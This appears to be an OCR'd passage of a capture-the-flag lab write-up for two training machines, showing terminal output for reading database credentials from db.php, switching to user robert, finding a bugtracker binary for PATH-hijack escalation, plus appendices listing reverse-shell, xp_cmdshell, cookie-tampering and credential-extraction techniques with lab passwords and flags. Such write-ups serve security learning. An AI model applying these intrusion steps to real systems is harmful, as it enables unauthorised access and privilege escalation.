
```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat dp.php
cat dp.php
cat: dp.php: No such file or directory
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```


```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
```


```
robert@oopsie:/var/www/html/cdn-cgi/login$ cat /home/robert/user.txt
cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:/var/www/html/cdn-cgi/login$
```

```
robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$
```

```
<cdn-cgi/login$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$
```


robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker
: EV Bug Tracker :
Provide Bug ID: 1234
1234
cat: /root/reports/1234: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ X5


echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker
: EV Bug Tracker :
Provide Bug ID: 2
2



Appendices

A. Tools Used

Several tools were used for reconnaissance, exploitation, and privilege escalation:

- **Reconnaissance & Scanning:**
  ping was used to check if the target was online, and nmap was used to identify open ports and services. Burp Suite was used to intercept and modify HTTP requests on the web application.
- **Exploitation & Enumeration:**
  smbclient allowed access to shared folders on the target system. mssqlclient.py from the Impacket toolkit was used to connect to an SQL Server. xp_cmdshell was leveraged to execute system commands remotely. netcat (nc64.exe) was used to establish a reverse shell, and python3 psexec.py provided administrative access.
- **Post-Exploitation & Privilege Escalation:**
  cat was used to extract credentials and flags from files. The id command helped determine user privileges, while vim was used to modify files for privilege escalation.

B. Key Credentials & Exploited Weaknesses

During the attack, several credentials were extracted from misconfigured services:

- On **Computer 1**, the password M3g4c0rp123 was found in the prod.dtsConfig file within an SMB share. Later, MEGACORP_4dm1n!! was extracted from PowerShell history, granting administrator access.
- On **Computer 2**, admin access was gained by manipulating user ID values in cookies, allowing entry to restricted pages. Additionally, the robert user's password was found in db.php, enabling further privilege escalation.

C. Flags Captured

During the exploitation, several key files containing flags were retrieved:

- On **Computer 1**, the user.txt flag was found in the desktop directory, containing the value 3e7b102e78218e935bf3f4951fec21a3.
- On **Computer 2**, another user.txt flag was retrieved from Robert’s home directory with the value f2c74ee8db7983851ab2a96a44eb7981.
- The root.txt flag was finally obtained after escalating privileges using a vulnerability in the bugtracker binary.

D. Exploitation Techniques Summary

The attack leveraged several techniques to gain access and escalate privileges:

1. **SMB Exploitation** – Weakly secured SMB shares exposed sensitive credentials, allowing lateral movement.
2. **SQL Server Exploitation** – The xp_cmdshell function was used to execute system commands and establish a remote shell.
3. **Web Exploitation** – Manipulating cookie values provided admin access to the web application, allowing for the upload of a PHP shell.
4. **Privilege Escalation** – Extracting PowerShell history exposed administrative credentials, while a misconfigured bugtracker binary allowed root access.